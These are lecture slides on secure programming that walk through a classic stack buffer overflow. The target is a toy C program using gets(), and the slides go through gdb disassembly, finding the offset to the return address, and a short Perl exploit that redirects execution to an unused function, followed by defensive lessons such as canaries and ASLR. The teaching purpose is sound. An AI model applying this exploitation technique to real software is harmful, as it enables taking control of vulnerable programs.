Secure Programming

Buffer Overflows


Horia V. Corcalciuc

February 16, 2011

Data Passing

- When passing data around, you always need a buffer to store the data before performing operations.
- Streams can be any method of passing data around, the crucial point is that sometimes you cannot anticipate how much data you will receive.
- There are several solutions for that:
  - When you receive data, make sure the buffer is large enough to hold everything that is sent.
  - Expand the buffer gradually: `realloc()`.
  - Impose strict limits on the amount of data you will receive and deny anything beyond a certain point.

Image of the Stack I



- A function has a return address on the stack which tells the program where to go after the function has terminated.
- We will be overflowing the buffer `s` in our program with as many bytes possible until we overwrite the return address.

Image of the Stack II

- By overwriting the return address, we can specify where exactly the function should return after it has finished executing.
- That means, we can jump anywhere and not necessarily into a function.
- However, when overwriting the stack we are invalidating several local variables which can lead to further memory corruption and the program may crash sooner than we hoped.
- For this demonstration we will use a very simple example first to show you what is going on.

silly.c

```
void g(void)
{
   printf("Hello World\n");
}
int main(void)
{
   char s[8];
   gets(s);
}
```

- The program allocates a buffer "automatically" via `char s[8]` and waits for data on `stdin`.
- You can see that the function `g()` is not referenced at all inside the `main()` function.
- We need to get the address of function `g()` because we want to make the program jump to it.

Disassembling g()

```
(gdb) disas g
Dump of assembler code for function g:
0x080483d4 <g+0>:     push   %ebp
0x080483d5 <g+1>:     mov    %esp,%ebp
0x080483d7 <g+3>:     sub    $0x8,%esp
0x080483da <g+6>:     sub    $0xc,%esp
0x080483dd <g+9>:     push   $0x8048524
0x080483e2 <g+14>:    call   0x80482e8 <printf@plt>
0x080483e7 <g+19>:    add    $0x10,%esp
0x080483ea <g+22>:    leave
0x080483eb <g+23>:    ret
End of assembler dump.
(gdb)
```

- The `g()` function prepares the string "`Hello World`", then calls the `printf()` function to display it and then returns.
- As you can see, the start address of the function `g()` is at `0x080483d4`. `call` and `ret` are syntactic sugar for jumps.

Disassembling `main()`

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ec <main+0>:    push   %ebp
0x080483ed <main+1>:    mov    %esp,%ebp
0x080483ef <main+3>:    sub    $0x8,%esp
0x080483f2 <main+6>:    and    $0xfffffff0,%esp
0x080483f5 <main+9>:    mov    $0x0,%eax
0x080483fa <main+14>:   add    $0xf,%eax
0x080483fd <main+17>:   add    $0xf,%eax
0x08048400 <main+20>:   shr    $0x4,%eax
0x08048403 <main+23>:   shl    $0x4,%eax
0x08048406 <main+26>:   sub    %eax,%esp
0x08048408 <main+28>:   sub    $0xc,%esp
0x0804840b <main+31>:   lea    0xfffffff8(%ebp),%eax
0x0804840e <main+34>:   push   %eax
0x0804840f <main+35>:   call   0x80482c8 <gets@plt>
0x08048414 <main+40>:   add    $0x10,%esp
0x08048417 <main+43>:   leave
0x08048418 <main+44>:   ret
End of assembler dump.
```

Probing `main()` for the Return Address

- In order to probe for the return address we feed the program characters whose ASCII values we know.
- Given sufficiently many characters, the return address will be overwritten and we will know how much of the stack we must overwrite in order to get to the return address.

```
root@joey:~# echo "ABCDEFG" | ./silly
root@joey:~# echo "ABCDEFGHIJKL" | ./silly
Illegal instruction
root@joey:~#
```

- Now we know that "`ABCDEFGHIJKL`" are sufficent to get to the return address. This will vary depending on the buffer that we have allocated.

Let's Test if we are Right

```
root@joey:~# echo "ABCDEFGHIJKLMNOP" | ./silly
Segmentation fault (core dumped)
root@joey:~# gdb silly core
GNU gdb 6.5
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public Li
welcome to change it and/or distribute copies of it under
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warra
This GDB was configured as "i486-slackware-linux"...Using
ary "/lib/libthread_db.so.1".

Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./silly'.
Program terminated with signal 11, Segmentation fault.
#0  0x504f4e4d in ?? ()
(gdb) x/x $eip
0x504f4e4d:     Cannot access memory at address 0x504f4e4d
(gdb)
```

Designing the Exploit

- Now we know that the characters "`MNOP`" overwrite the return address.
- All we need is to pad the input to the program with some characters and then replace "`MNOP`" with the address of the function we want to jump to.
- Remember, we noted down that `0x080483d4` is the address where `g()` starts and where we want to jump to.
- Have you noticed that "`MNOP`" is actually in reverse order? We will need to pack the address using little endian order.

Writing the Exploit

- We need to pack the address and concatenate with the string "ABCDEFGHIJKL". For that, you can use any program you like. Out of personal preference, I chose `perl`:

```
my $jump = 0x080483d4;
my $data = "ABCDEFGHIJKL" . pack('V', $jump);
print $data
```

- Now we can feed `$data` which contains the string "ABCDEFGHIJKL" and the packed return address to `silly` using pipes:

```
root@joey:~# ./exp.pl | ./silly
Hello World
Segmentation fault (core dumped)
root@joey:~#
```

Lessons to Learn

- Always make sure you use safe functions which impose some limitations on your buffers.
- Encryption, authentication and ACLs will only make these attacks more difficult but not impossible.
- Although there are known ways to circumvent any protection, you might be cautious to secure critical services using the following:
  - canaries
  - ASLR
  - execution prevention

Things to Look Into

- PaX http://pax.grsecurity.net/
- grsecurity http://grsecurity.net/
- NSA's selinux http://www.nsa.gov/research/selinux/
- If you want to try it out yourselves, make sure you disable gcc's protections or have a sufficiently old version of gcc (gcc 3.4.6 was tested) and you can get our programs and exploits: http://www.sevenrains.ro/index.php?p=secprog1011/
- Hayo's Secure Programming module! :-)